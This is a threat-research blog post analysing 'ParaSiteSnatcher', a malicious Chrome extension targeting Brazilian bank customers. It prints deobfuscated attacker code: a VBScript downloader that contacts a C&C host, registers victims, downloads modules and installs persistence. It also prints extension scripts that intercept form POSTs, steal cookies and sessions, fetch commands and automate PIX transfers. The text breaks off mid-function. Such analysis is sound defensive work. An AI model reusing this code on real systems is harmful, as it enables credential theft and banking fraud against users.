ParaSiteSnatcher How Malicious Chrome Extensions Target Brazil

By By: Aliakbar Zahravi, Peter Girnus Nov 23, 2023 Read time: 12 min (3275 words)

Published: 2023-11-23 · Archived: 2026-04-05 15:41:00 UTC

Cyber Threats

We detail the modular framework of malicious Chrome extensions that consist of various highly obfuscated components that leverage Google Chrome API to monitor, intercept, and exfiltrate victim data.

Our investigations on potential security threats uncovered a malicious Google Chrome extension that we named “ParaSiteSnatcher.” The ParaSiteSnatcher framework allows threat actors to monitor, manipulate, and exfiltrate highly sensitive information from multiple sources. ParaSiteSnatcher also utilizes the powerful Chrome Browser API to intercept and exfiltrate all POST requests containing sensitive account and financial information before the HTTP request initiates a transmission control protocol (TCP) connection.

Our research shows that the malicious extension is specifically designed to target users in Latin America, particularly Brazil; it exfiltrates data from Banco do Brasil- and Caixa Econômica Federal (Caixa)-related URLs. It can also initiate and manipulate transactions in PIX, a Brazilian instant payment ecosystem, and payments made through Boleto Bancario, another payment method regulated by the Bank of Brazil. We also observed that it can exfiltrate Brazilian Tax ID numbers for both individuals and businesses, as well as cookies, including those used for Microsoft accounts.

Once installed, the extension manifests with the help of extensive permissions enabled through the Chrome extension, allowing it to manipulate web sessions, web requests, and track user interactions across multiple tabs using the Chrome tabs API. The malware includes various components that facilitate its operation, content scripts that enable malicious code injection into web pages, monitor Chrome tabs, and intercept user input and web browser communication.

It is worth noting that while ParaSiteSnatcher specifically targets Google Chrome browsers, the malicious extension will also work on browsers that support Chrome extension API and runtime, such as Chromium-based browsers like newer versions of Microsoft Edge, Brave, and Opera. These extensions could potentially be compatible with Firefox and Safari as well, but changes such as the browser namespace are necessary.

The ParaSiteSnatcher downloader

ParaSiteSnatcher is downloaded through a VBScript downloader hosted on Dropbox and Google Cloud and installed onto an infected system.

Our analysis has identified three distinct variants of the VBScript downloader, which are characterized by differing levels of obfuscation and complexity:

-

- Variant 1. This variant presents a straightforward approach where the payload is not obfuscated, making it relatively easier to analyze and understand.
-
- Variant 2. In this iteration, critical strings within the payload are obfuscated using a Reverse String technique. This adds a layer of complexity to the code, requiring a reverse operation to decipher the original content.
-
- Variant 3. This variant incorporates additional obfuscation techniques. It includes junk code that serves to confuse the analysis process, anti-debug and anti-tamper protections, alongside the use of randomly generated names for variables and functions to prevent easy pattern detection. It also utilizes Reverse String obfuscation to further conceal the payload, presenting a more challenging structure for analysts to decipher.

Upon execution, the downloader performs an initial check for the presence of the *%ProgramFiles%\Google\Chrome\Application\chrome.exe* file, and the *%APPDATA%\%USERNAME%* folder. If found not present, the script will terminate its process.

```
Set objShell = CreateObject("WScript.Shell")
Set fso = CreateObject("Scripting.FileSystemObject")

strTargetPath = objShell.ExpandEnvironmentStrings("%ProgramFiles%\Google\Chrome\Application\chrome.exe")
if not fso.FileExists(strTargetPath) Then
    WScript.Quit
end if

appSub = objShell.ExpandEnvironmentStrings("%APPDATA%\%USERNAME%")
If fso.FolderExists(appSub) Then
    Set folderSub = fso.GetFolder(appSub)
    If folderSub.Files.Count > 0 Then
        WScript.Quit
    end if
End If

dim ur_alt

Set httpRequest = CreateObject("WinHttp.WinHttpRequest.5.1")

Set objWMIService = GetObject("winmgmts:\\.\root\cimv2")
```

Figure 1. Verifying chrome installation and AppData path presence

The malware establishes communication with the attacker's C&C by constructing and sending a GET request to hxxps[:]//storage.googleapis[.]com/98jk3m5azb/-. The response from the server is an obfuscated list of URLs.

The malware then de-obfuscates this list with a series of string manipulations performed on the C&C response that reverses the string back to its original order. It then replaces specific characters with their correct counterparts to reconstruct the URLs:

-
- "[h]" is replaced with "https://", specifying the protocol part of the URL.
-
- "-" is replaced with ".", reconstructing the domain names.
-

- "_" is substituted with "/", fixing the path structure.
-
- ">" is replaced with ":", correcting port specifications.

```
Function revert(text)
    For i = Len(text) To 1 Step -1
        textReturn = textReturn & Mid(text, i, 1)
    Next
    revert = textReturn
End Function

ur_base = "https://storage.googleapis.com/98jk3m5azb/-"
lines = down(ur_base,True)
For Each line In lines
    line_base = revert(line)
    line_base = Replace(line_base,"[h]","https://")
    line_base = Replace(line_base,"-",".")
    line_base = Replace(line_base,"_","/")
    line_base = Replace(line_base,">",":")
    'WScript.Echo line & " - " & line_base
    pos = InStr(line_base, "=")
    if pos > 0 Then
        ur_alt = Replace(line_base,"=","")
    Else
        if Len(line_base) > 10 then
            down line_base,""
        end if
    end if
Next
```

Figure 2. De-obfuscating URLs from the C&C response

Once the actual URLs are retrieved, they are used to download additional malicious modules masquerading as Google Chrome extensions.

```
[C2 Response]
trela_ipa_3448>moc-yllodmuzer]h[=
nosj-tsefinam_bza5m3kj89_moc-sipaelgoog-egarots]h[
sj-avyy_bza5m3kj89_moc-sipaelgoog-egarots]h[
gnp-vqslq3v4_bza5m3kj89_moc-sipaelgoog-egarots]h[
sj-cnysj_bza5m3kj89_moc-sipaelgoog-egarots]h[
sj-yvvos_bza5m3kj89_moc-sipaelgoog-egarots]h[
sj-huahn33_bza5m3kj89_moc-sipaelgoog-egarots]h[
sj-2pgpnu_bza5m3kj89_moc-sipaelgoog-egarots]h[
sj-a0hi21s_bza5m3kj89_moc-sipaelgoog-egarots]h[

[de-obfuscaeted response]
https://rezumdolly.com:8443/api/alert
https://storage.googleapis.com/98jk3m5azb/manifest.json
https://storage.googleapis.com/98jk3m5azb/yyva.js
https://storage.googleapis.com/98jk3m5azb/4v3qlsqv.png
https://storage.googleapis.com/98jk3m5azb/jsync.js
https://storage.googleapis.com/98jk3m5azb/sovvy.js
https://storage.googleapis.com/98jk3m5azb/33nhauh.js
https://storage.googleapis.com/98jk3m5azb/unpgp2.js
https://storage.googleapis.com/98jk3m5azb/s12ih0a.js
```

Figure 3. The list of obfuscated URLs from the threat actor's C&C response

The first URL from above list (*hxxps[:]//rezumdolly[.]com:8443/api/alert*) is used to register an infected system and notify the attacker. The malware first utilizes the Windows Management Instrumentation (WMI) service to perform a query against the *Win32_OperatingSystem* class, which retrieves details about the operating system that are subsequently sent to the attacker's C&C server.

```
Function info()
    Set colOS = objWMIService.ExecQuery("Select * from Win32_OperatingSystem")

    For Each objOS in colOS
        dados = "{""comp"": """+ objOS.CSName +""",""user"": """+ objOS.RegisteredUser
        +""",""version"": """+ objOS.Version +""",""arch"": """+ objOS.OSArchitecture
        +""",""caption"": """+ objOS.Caption +"""}"
    Next

    'WScript.Echo ur_alt
    httpRequest.Open "POST", ur_alt, False
    httpRequest.setRequestHeader "Content-Type", "application/json"
    httpRequest.send dados
end Function
```

Figure 4. ParaSiteSnatcher gathers the victim's system information upon arrival

It then constructs a .json-formatted string that encapsulates several pieces of system information as follows:

- comp. The computer's name, which can be used to uniquely identify the system on a network.
- user. The registered user's name, providing insights into who uses or owns the system.
- version. The operating system version, indicating the specific build and potential vulnerabilities.
- arch. The architecture of the operating system (e.g., 32-bit or 64-bit), which is useful for tailoring further attacks to the system's specifications.

-
- caption. A descriptive label for the operating system, often including the edition (e.g., Windows 10 Pro).

```
POST /api/alert HTTP/1.1
Connection: Keep-Alive
Content-Type: application/json; Charset=UTF-8
Accept: */*
User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
Content-Length: 121
Host: webgoalarm.online:8443

{"comp": "USER-PC","user": "admin","version": "6.1.7601","arch": "32-bit","caption": "Microsoft Windows 7
Professional "}
```

Figure 5. Registering an infected system with the attacker's command and control server

The malware uses the *down()* function to download and save ParaSiteSnatcher malicious extension modules on an infected system's *%APPDATA%\%USERNAME%* directory.

```
Function down(url, lines)

    httpRequest.Open "GET", url, False
    httpRequest.send

    If httpRequest.Status = 200 Then

        If lines = True Then
            contentFile = httpRequest.ResponseText
            lines = Split(contentFile, vbCrLf)
            down = lines
            Exit Function
        end if

        If Not fso.FolderExists(appSub) Then
            fso.CreateFolder(appSub)
        End If

        parts = Split(url, "/")
        fileName = parts(UBound(parts))
        destFile = appSub & "\" & fileName

        Set objStream = CreateObject("ADODB.Stream")
        objStream.Open
        objStream.Type = 1 ' Binário
        objStream.Write httpRequest.ResponseBody

        objStream.SaveToFile destFile, 2 ' 2 = Overwrite

        objStream.Close
        Set objStream = Nothing
    Else
        'WScript.Echo "Erro na requisica. Codigo de status: " & httpRequest.Status
    End If
End Function
```

Figure 6. The ParaSiteSnatcher download function

The malware then attempts to locate and delete Chrome shortcuts by searching for any shortcuts that contain "*chrome.lnk*" in the Desktop, Public Desktop, and Quick Launch folders.

```
function clearChrLnk()
    Dim meuArray(3)
    meuArray(0) = objShell.ExpandEnvironmentStrings("%USERPROFILE%\Desktop")
    meuArray(1) = objShell.ExpandEnvironmentStrings("%PUBLIC%\Desktop")
    meuArray(2) = objShell.ExpandEnvironmentStrings("%AppData%\Microsoft\Internet Explorer\Quick Launch")
    meuArray(3) = objShell.ExpandEnvironmentStrings("%AppData%\Microsoft\Internet Explorer\Quick Launch\User Pinned\TaskBar")

    For i = LBound(meuArray) To UBound(meuArray)
        If fso.FolderExists(meuArray(i)) Then
            Set objFolder = fso.GetFolder(meuArray(i))
            Set objFiles = objFolder.Files
            For Each file In objFiles
                pos = InStr(file.Name, "rome.lnk")
                if (pos > 0) Then
                    If fso.FileExists(meuArray(i) & "\" & file.Name ) Then
                        fso.DeleteFile meuArray(i) & "\" & file.Name, True
                    End If
                End If
            Next
        End If
    Next
end function
```

Figure 7. ParaSiteSnatcher removing Chrome shortcuts from the victim's Desktop and Quick Launch folders with VBScript

To achieve persistence on the victim's system and load malicious execution on every execution, the malware creates a Google Chrome shortcut on the desktop, which is configured to launch the browser with custom startup parameters. These parameters include the specification of a default user profile directory and the initiation of a malicious browser extension housed within the user's application data folder. This process is engineered to ensure that the malicious extension is loaded each time Chrome is started via the created shortcut.

```
Set objShortcut = objShell.CreateShortcut(objShell.SpecialFolders("Desktop") & "\Google Chrome.lnk")

strArguments = " --profile-directory=""Default"" --load-extension=""" & appSub & """"
objShortcut.Arguments = strArguments
objShortcut.TargetPath = strTargetPath
objShortcut.WindowStyle = 3
objShortcut.IconLocation = strTargetPath
objShortcut.Description = "Google Chrome"
objShortcut.Save
```

Figure 8. The malware's persistence

Extension and C&C communication



Figure 9. A diagram showing how the different components of the ParaSiteSnatcher Chrome extension communicate.

The communication mechanism employed by ParaSiteSnatcher Chrome extensions rely heavily on using the Chrome sendMessage API to communicate with various extension components when specific conditions are met.

When messages are received, the malicious Chrome extension executes internal functions on these events: some components pass along the targeted and processed and targeted data directly to the attacker C&C, while most of the other components contain logic that can receive and update commands directly from the threat actor.

The extension's service worker, which we will discuss further into this blog, leverages the chrome.windows and chrome.tabs API for navigating and focusing the document object model (DOM) that other ParaSiteSnatcher components rely on.

Analyzing ParaSiteSnatcher Chrome extension files

In this section we explore the various files that comprise the ParaSiteSnatcher Framework's malicious Chrome extension.



Figure 10. Properties of the malicious Chrome extension we investigated

Every Google Chrome extension includes a *manifest.json* file in its root directory. This background manifest key contains essential information, such as the extension's name, version, permissions, and any scripts associated with the Chrome extension. The extension uses a service worker (*yyva.js*) as part of its background processes for handling tasks, orchestrating modules and data synchronization in the background.

```
{
  "name": "hard drive Credit Card Account",
  "version": "6.4",
  "description": "visionary white",
  "author": "default",
  "background": {
    "service_worker" : "yyva.js"
  },
  "icons": {
    "128": "4v3qlsqv.png"
  },
  "host_permissions": [
    "<all_urls>"
  ],
  "permissions": [
    "webNavigation",
    "notifications",
    "declarativeNetRequest",
    "declarativeNetRequestFeedback",
    "scripting",
    "webRequest",
    "storage",
    "tabs",
    "activeTab",
    "cookies"
  ],
  "content_scripts" : [{
    "persistent": true,
    "matches" : ["<all_urls>"],
    "run_at": "document_end",
    "all_frames": true,
    "js" : ["jsync.js","sovvy.js","33nhauh.js","unpgp2.js","s12ih0a.js"]
  }],
  "manifest_version": 3
}
```

Figure 11. The manifest.json file in the ParaSiteSnatcher's root directory

The *manifest.json* file contains the following:

- Basic metadata. This includes the name, description, version, and author key of the browser extension.
- Service workers. These are JavaScript files that act as the extension's primary event handler. These events include more than just servicing web requests and can respond to events like navigating a new page, clicking notifications, and opening or closing tabs. Not that Chrome makes the critical distinction between a web service worker and an extension service worker to highlight that the extension service worker is more than just a web request proxy service. The service worker specified in the background key is the extension service worker.
- Content scripts. These allow developers to statistically load JavaScript files when webpages are opened that match a specific URL pattern.
- Permissions. These determine which capabilities are exposed to their respective extension.

In the sample of the ParaSiteSnatcher extension we investigated, we saw some critical *content_script* keys that determine what scripts are injected, where they are injected, and how they behave:

- matches. This type of key specifies the pattern to be used for matching. The *<all_urls>* value matches any URL that starts with a permitted scheme, such as http, https, and file.

- run_at. This key specifies when the script should be injected into the page, where the *document_end* value injects the script while the page resources are still loading.
- all_frames. This is a Boolean value. When set to true, the extension will inject scripts into all <*iframe*> elements even if the frame is not the topmost in the tab.
- persistent. When the persistent Boolean value is true, the extension developer can access the *chrome.webRequest API* to block or modify network requests. This is the only use case for setting the persistent boolean to true; by default, this value is set to false for performance reasons.

Additionally, the malicious extension contained *host_permissions* among the permissions in its manifest file. The *host_permission* key grants extra permissions for the extension's API to read and modify host data such as accessing the API cookies, receiving events using the webRequest API, programmatically injecting scripts, bypassing tracking protections, and reading tab-specific metadata. It can also access *XMLHttpRequest* and fetch access to origins without cross-origin restrictions.

If an extension uses the *host_permissions* key, the user could be prompted to grant these permissions to the extension. As of June 2023, Safari, Firefox, and some Chromium-based browsers don't prompt the user during installation. In this malicious sample, the *host_permissions* allow the extension to read and modify all URLs using the <*all_urls*> value.

ParaSiteSnatcher also contains the *permissions* JSON key, which contains specific WebExtension API keywords that the extension requests to use. The malicious extension requests the following WebExtension JavaScript APIs:

- webNavigation. This API adds an event listener for various stages of navigation, such as in response to a user action, like clicking a link or adding a URL in the location bar.
- notifications. This API allows extensions to create and display notifications to users in the system tray.
- declarativeNetRequest. This API allows extensions to specify conditions and actions on handling network requests, allowing extensions to block and upgrade network requests without explicit host permissions.
- declarativeNetRequestFeedback. This API allows extensions to access functions and events that return information on declarative rules, such as those through the declarativeNetrequest API.
- scripting. The scripting API allows the insertion of JavaScript into websites, such as through the scripting.executeScript() and scripting.registerContentScripts() methods.
- webRequest. The webRequest API grants access to add event listeners to HTTP and WebSocket requests. These event listeners can receive detailed information about such requests, including the ability to modify and cancel these requests.
- storage. The storage API allows extensions to store and receive data and listen for changes in stored data.
- tabs. The tabs API allows extensions to interact with the Chrome browser's tab system, including creating, modifying, and rearranging browser tabs. This powerful API also includes taking screenshots and communicating with a tab's content scripts.
- activeTab. This API permits access to the currently active tab when users execute browser and page actions.
- cookies. The cookies API allows the extension to query and modify cookies and be notified of cooking changes.

It is important to note that many other API permissions exist in Chrome for developers API Reference. From a security perspective, it is essential to understand that web browser extensions can declare many permissions, and not all extensions will request the user to grant explicit access. This highlights the essential need to understand what any downloaded extension does and its declared permission levels.

This component is an Extension Service Worker or Service Worker, the central event handler for Google Chrome extensions that handles web events and messages from other extension components. The extension service worker can respond to standard service worker events in addition to extension events, such as navigating to a new page, clicking a notification, or closing a tab. This service worker is declared with the service_worker key.

In our research, all extension components are highly obfuscated, but after deobfuscating each component and cleaning up the code, we uncovered the following important extension service worker features working with the Chrome API:

- Event listening and handling. The yavvy.js service worker is tasked with listening for events using the chrome.runtime.onMessage.addListener API. Within Chrome extensions, various components can leverage the Chrome API to message each other using the sendMessage API. The service worker is specifically tasked with listening for navigation, focus, and getcookies messages.
-
- Listening and intercepting POST requests. The yavvy.js service worker uses the Chrome.webRequest.onBeforeRequest.addListener to create a callback function to listen for web request events containing a POST request, as well as gather tab information using the chrome.tabs.get API, which it uses for analysis.

```
}

// Define a filter for the types of requests that should trigger the onBeforeRequestCallback.
const requestFilter = {
  // Listen for all URLs.
  urls: [g_all_urls],
  // Listen for requests that are of type 'main_frame' (a page load) or 'xmlhttprequest' (an AJAX request).
  types: ['main_frame', 'xmlhttprequest']
}

// Add the onBeforeRequest listener to the chrome.webRequest API with the defined filter and request body.
// This sets up the extension to listen for web requests and trigger the callback before the request is made.
chrome.webRequest.onBeforeRequest.addListener(
  onBeforeRequestCallback,
  requestFilter,
  // Specify that the callback should receive details about the request body.
  [g_requestBody]
)
```

Figure 12. ParaSiteSnatcher uses chrome.runtime.onMessage.addListener to listen for specific events.

Despite its extensive listening, it is worth noting that ParaSiteSnatcher excludes local network addresses and C&C domain from its monitoring.

```
// Exclude requests to local network addresses.
if (requestData.details_url.includes('192.168.')) {
  return '';
}
// Exclude requests to C2 domain.
if (requestData.details_url.includes('nonbrowm')) {
  return '';
}
```

Figure 13. ParaSiteSnatcher excludes local network addresses and C&C domain from its monitoring.

It also intercepts and monitors user activity, and handles the following messages received from other modules:

- messageDetails.type == 'focus'
-
- messageDetails.type == 'navigate'
-
- messageDetails.type == 'getcookie'

The functions that handle the navigate and focus events use the *chrome.windows* and *chrome.tabs* API for navigating and focusing the document object model (DOM). Other components of this malicious Chrome extension leverage these messages extensively.

This file is injected as a Chrome extension dependency and is a content script used primarily for Asynchronous JavaScript and XML (AJAX) communication with the attacker C&C to exfiltrate sensitive data from infected users.

This primary content script in the malicious Chrome extension periodically monitors specific forms and elements on a webpage and sets up event listeners on certain buttons every two seconds. It leverages the Chrome runtime API using the *chrome.runtime.onMessage.addListener* API method to listen for the custom messages passed between various extension events with the types, “lixo,” “cookie,” and “timer.” When events with these message types are initiated, they in turn trigger ParaSiteSnatcher to run these specific functions:

- Intercepting POST requests. The lixo message is a catch-all event and does not look for specific URL patterns. Instead, it tracks all POST requests in which the attackers search for sensitive information such as usernames, passwords, emails, and credit card information.

```
function checkInputPost(clickedElement, currentUrl, currentTitle) {
  var isPostTrigger = false; // Flag to determine if a POST should be triggered.
  var formElement = get_form(clickedElement); // Get the form element associated with the clicked element.

  // If a form element is found, proceed with further checks.
  if (formElement) {
    var inputElements = formElement.getElementsByTagName(g_name_input); // Get all input elements within the form.

    // Iterate over all input elements to check conditions.
    for (var i = 0; i < inputElements.length; i++) {
      var input = inputElements[i];

      // If the form's method is POST, return true immediately.
      if (toLowerCase(formElement.method) == 'post') {
        return true;
      }

      // Check if the input type matches any of the types that should trigger a POST.
      if (input.type) {
        var inputType = toLowerCase(input.type);
        if (g_input_type.includes(inputType)) {
          return (isPostTrigger = true), true;
        }
      }

      // Check if the input ID contains or equals any predefined values that should trigger a POST.
      if (input.id) {
        var inputId = toLowerCase(input.id);
        if (g_input_contem.some(contem => inputId.includes(contem)) ||
            g_input_iguais.includes(inputId)) {
          return (isPostTrigger = true), true;
        }
      }

      // Check if the input name contains or equals any predefined values that should trigger a POST.
      if (input.name) {
        var inputName = toLowerCase(input.name);
        if (g_input_contem.some(contem => inputName.includes(contem)) ||
            g_input_iguais.includes(inputName)) {
          return (isPostTrigger = true), true;
        }
      }
    }

    // Check if the current URL or title contains any predefined values that should trigger a POST.
    var lowerCaseUrl = toLowerCase(currentUrl);
    var lowerCaseTitle = toLowerCase(currentTitle);
    if (g_titles.some(title => lowerCaseUrl.includes(title)) ||
        g_urls.some(url => lowerCaseTitle.includes(url))) {
      return (isPostTrigger = true), true;
    }
  }

  // Return the final flag indicating if a POST should be triggered.
  return isPostTrigger;
}
```

Figure 14. ParaSiteSnatcher tracks all POST requests

- Stealing cookies and user sessions. The cookie message sends a POST request to the attacker C&C for cookie and session theft.

```
// Check if the message type is 'cookie'
if (message.type == 'cookie') {
  // If there is JSON data attached to the message
  if (message.jso) {
    // Call a function to post session data
    postSession(message.jso);
  }
}
```

```
// Function to post session data
function postSession(sessionData) {
  var postUrl = g_url_post_hot_session + '/' + g_id, // Construct the URL for posting session data
      sessionJson = JSON.stringify(sessionData), // Convert the session data to a JSON string
      ajaxSettings = {
        async: false, // Make the AJAX request synchronous
        url: postUrl, // Set the URL for the AJAX request
        data: sessionJson, // Set the data to be sent with the AJAX request
        method: 'post', // Set the method for the AJAX request
        contentType: g_contentType_json, // Set the content type for the AJAX request
      };
  // Perform the AJAX request with the specified settings
  const ajaxRequest = jQuery.ajax(ajaxSettings);
  // Chain the done method to handle the AJAX request completion
  const ajaxDone = ajaxRequest.done();
}
```

Figure 15. ParaSiteSnatcher also gathers data related to cookies.

- Stealing Microsoft cookies. When cookies matching Microsoft live.com exist, the *sovvy.j*s file sends a message using the *chrome.runtime.sendMessage* API to send this data to the service worker, which processes this data to filter and extract the found Microsoft account cookies. These can be leveraged for account theft and pass-the-cookie attacks as well as pivoting to the cloud.

```
// Check if the current URL matches a specific pattern and send a message if it does
if (currentUrl.indexOf(            ) != -1) {
  var message = { type: 'getcookie' };
  chrome.runtime.sendMessage(message);
}
```

Figure 16. ParaSiteSnatcher uses the chrome.runtime.sendMessage API to get a victim's user information related to Microsoft accounts.

- Stealing Banking Details. Our investigation of ParaSiteSnatcher revealed that the malicious extension conducts multiple URL checks related to Brazilian online banking companies, including Banco do Brasil and Caixa Econômica Federal. When the victim interacts with URLs related to these financial institutions, the malicious Chrome extension begins processing the data, looking for items such as usernames, passwords, and credit cards numbers, and sending the data with a POST request to the attacker's C&C.

```
// Check if the clicked element should trigger an action
const isElementClicked = checkElementClick(clickedElement);
if (isElementClicked) {
  // Check if the clicked element is part of a form that should post data
  const isInputPostChecked = checkInputPost(clickedElement, currentUrl, documentTitle);
  if (isInputPostChecked) {
    var formElement = get_form(clickedElement); // Get the form element associated with the clicked element
    if (formElement) {
      const inputValues = montaInputs(formElement); // Get the input values from the form
      if (isInetbank) {
        inputValues.senha_entrada = passSicoob(); // If it's a banking site, get the password entry
      }
      preparaPostLixo(formElement, inputValues, isContinuaButton); // Prepare to post data from the form
    }
  }
}
```

Figure 17. ParaSiteSnatcher looks out for communication with banking sites and get password entries by victims

- Fetching commands from the attacker's C&C. Within this the *sovvy.js* script is the ability for the malicious Chrome extension to retrieve commands from the attacker C&C server with a standard HTTP GET request.

```
function getCmd(commandId) {
  var getUrl = g_url_post_cmd_get; // Base URL for getting commands.
  const baseCommand = IBaseCommand; // Reference to the base command object.
  try {
    getUrl = getUrl + g_id + '/' + commandId; // Construct the full URL with the command ID.
    var ajaxSettings = {
      async: false,
      url: getUrl,
      method: 'get',
      contentType: g_contentType_json,
    };
    const ajaxRequest = jQuery.ajax(ajaxSettings);
    if (ajaxRequest) {
      const ajaxDone = ajaxRequest.done();
      if (ajaxDone.responseJSON) {
        // If the response has JSON, populate the base command with the response data.
        return (
          (baseCommand.eventAction = ajaxDone.responseJSON.eventAction),
          (baseCommand.cmd = ajaxDone.responseJSON.cmd),
          (baseCommand.param = ajaxDone.responseJSON.param),
          baseCommand
        );
      }
    }
  } catch (error) {
    addlog('getCmd_error', error); // Log any errors.
  }
  return baseCommand; // Return the base command if no command was retrieved.
}
```

Figure 18. sovvy.js contains script that retrieves commands from the threat actor's C&C server.

The 33nhuah.js file contains business logic to monitor bank account details and perform PIX instant payment actions. PIX is an instant payment platform created and regulated by the Banco Central do Brasil (Central Bank of Brazil).

Some key features of this content script include HTML templates for password input forms, definitions for enum type data representing command types, account information, PIX key types, and parameters for PIX transactions. This content script also contains functions to monitor bank account balances and perform PIX transactions.

Additionally, there are functions that manipulate the user interface, such as setting and resetting forms, clicking on menu items, and hiding or loading process indicators.

This content script uses the standard HTML DOM selector to find specific elements containing sensitive PIX elements such as receiving PIX institution names, and user account information such as:

- CPF/CNPJ (Brazilian Individual & Business Taxpayer Registration) details
-
- Email addresses
-
- Cellphone numbers
-
- PIX Keys

```
// This function orchestrates the actions required to perform a PIX transaction.
function action_pix_BB(pixParams) {
// Hides the loading process without showing the overlay.
hideProcesso(false);

// Assign the parameters for the PIX transaction to a local variable.
var pixDetails = IParamPix_BB;
pixDetails = pixParams;

// Extract the individual parameters for the PIX transaction.
const password = pixDetails.senha6;
const amount = pixDetails.valor,
      keyType = pixDetails.tipoChave,
      key = pixDetails.chave;

// Set an interval to perform actions at every 5 seconds.
const pixActionInterval = setInterval(() => {
  // Attempt to navigate to the PIX menu and set the key and amount for the transaction.
  const menuClicked = clickMenuPix(),
        keySet = setChave(keyType, key),
        amountSet = setValor(amount);

  // If the menu is clicked, and the key and amount are set, proceed to click the advance button.
  if (menuClicked && keySet && amountSet) {
    const advanceButton = getElement(document, 'input', 'id', 'botaoAvancar');
    if (advanceButton) {
      const forAttribute = advanceButton.getAttribute('for');
      if (!forAttribute || forAttribute === '0') {
        advanceButton.setAttribute('for', '1');
        advanceButton.click();
      }
    }
  }
```

```
function setChave(keyType, keyValue) {
// Attempt to get the recipient institution element.
const recipientInstitution = getElement(document, 'span', 'id', 'instituicaoRecebedorPix');
// If the element is present and its text length is greater than 3, return true.
if (recipientInstitution && recipientInstitution.innerText.length > 3) {
  return true;
}

// Attempt to get the PIX key type selector element.
const keyTypeSelector = getElement(document, 'select', 'id', 'tipo-chave-pix');
if (keyTypeSelector) {
  // Set the value of the selector to the specified key type.
  keyTypeSelector.value = keyType;
